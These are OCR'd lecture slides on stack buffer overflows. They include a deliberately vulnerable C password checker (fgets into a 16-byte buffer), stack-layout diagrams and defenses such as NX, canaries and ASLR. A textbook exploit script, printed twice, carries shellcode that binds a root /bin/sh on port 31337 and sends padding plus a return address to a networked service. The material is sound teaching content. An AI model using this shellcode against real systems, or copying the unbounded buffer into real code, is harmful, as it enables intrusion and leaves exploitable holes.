
Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).




Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).




Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).



Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).



```c
#define BUFSIZE 256

int check_password()
{
    char buf[16] = {0};
    printf("Enter password? ");
    fgets(buf, BUFSIZE, stdin);
    return
      ! strcmp(buf, "secret");
}
```

```c
int main (int argc, char** argv)
{
    int authorised;
    authorised = check_password();

    if (! authorised) {
        printf("Access denied.\n");
        exit(-1);
    }

    printf("Access granted.\n");

    // Authorised personnel only
    printf("The code is: 7.\n");
}
```

overflow.c

Example program

Something security-critical happens once you enter the correct password. Imagine, say, that this program is a network service, and the adversary wants that “something” to happen. But he doesn’t know the password.

```c
#define BUFSIZE 256

int check_password()
{
    char buf[16] = {0};
    printf("Enter password? ");
    fgets(buf, BUFSIZE, stdin);
    return
      ! strcmp(buf, "secret");
}
```

```c
int main (int argc, char** argv)
{
    int authorised;
    authorised = check_password();

    if (! authorised) {
        printf("Access denied.\n");
        exit(-1);
    }

    printf("Access granted.\n")

    // Authorised personnel only
    printf("The code is: 7.\n");
}
```

overflow.c

Example program


We'll overflow buf (left), switching the return address to *after* the if (right box), instead of *at* the if (right dashed).

Live demo

overflow.c

Buffer overflow defenses

- Non-executable stack segment. (NX)
- Stack smashing protectors. (Stack canaries)
- Address Space Layout Randomisation
- Avoiding uncontrolled buffers (duh).
- High(er)-level programming languages.



Shell-code

The ‘echo’ exploit (from the book)

```
#!/usr/bin/python

from socket import *

# *** Generated with libShellCode
# setuid(0) + setgid(0) + bind(/bin/sh) on port 31337
shellcode = \
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\x31\xdb\xb0\x2e\xcd\x80" + \
"\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80" + \
"\x89\xc7\x31\xc9\x66\xb9\x7a\x69\x52\x66\x51\x43\x66\x53\x89\xe1" + \
"\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd" + \
"\x80\x31\xc0\x50\x50\x57\x89\xe1\xb3\x05\xb0\x66\xcd\x80\x89\xc3" + \
"\x89\xd9\xb0\x3f\x49\xcd\x80\x41\xe2\xf8\xeb\x18\x5e\x31\xc0\x88" + \
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" + \
"\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

s = socket(AF_INET, SOCK_STREAM)
s.connect(("bob", 12345))

padding = (64  + 8) * "A"
jmp_addr = "\xa6\xf7\x09\x08" # 0x0809f7a6

s.send(padding + jmp_addr + shellcode)
s.close()
```

echod_exploit.py

Code in the stack


- Since code is just more bytes, we can put code on the stack the same way we put a return address.


- In practice:

```
padding              // like the ROP example
return address       // like the ROP example
code                 // new
```

- Simply figure out where the return address is, set it to the next instruction.

- That would be the code.


Higher addresses
Function parameters
Return address
Previous frame pointer
Saved registers
Local variables
Temporary storage buffer
Lower addresses


0x00400660
<code>
code
0x0040065a
0x00400660
return address
0x41414141
0x41414141
padding
0x41414141
Temporary storage buffer
Lower addresses


```
#!/usr/bin/python

from socket import *

# *** Generated with libShellCode
# setuid(0) + setgid(0) + bind(/bin/sh) on port 31337
shellcode = \
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\x31\xdb\xb0\x2e\xcd\x80" + \
"\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80" + \
"\x89\xc7\x31\xc9\x66\xb9\x7a\x69\x52\x66\x51\x43\x66\x53\x89\xe1" + \
"\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd" + \
"\x80\x31\xc0\x50\x50\x57\x89\xe1\xb3\x05\xb0\x66\xcd\x80\x89\xc3" + \
"\x89\xd9\xb0\x3f\x49\xcd\x80\x41\xe2\xf8\xeb\x18\x5e\x31\xc0\x88" + \
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" + \
"\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

s = socket(AF_INET, SOCK_STREAM)
s.connect(("bob", 12345))

padding = (64  + 8) * "A"
jmp_addr = "\xa6\xf7\x09\x08" # 0x0809f7a6

s.send(padding + jmp_addr + shellcode)
s.close()
```

echod_exploit.py

Defenses

Buffer overflow defenses

- Non-executable stack segment (NX)
- Stack smashing protectors. (Stack canaries)
- Address Space Layout Randomisation
- Avoiding unbounded buffers (duh)
- High(er)-level programming languages.



Summary

Summary

- Warm-up: goto fail
- Computer Memory
- Heartbleed
- Machine code
- The Stack
- Buffer overflows
- Defenses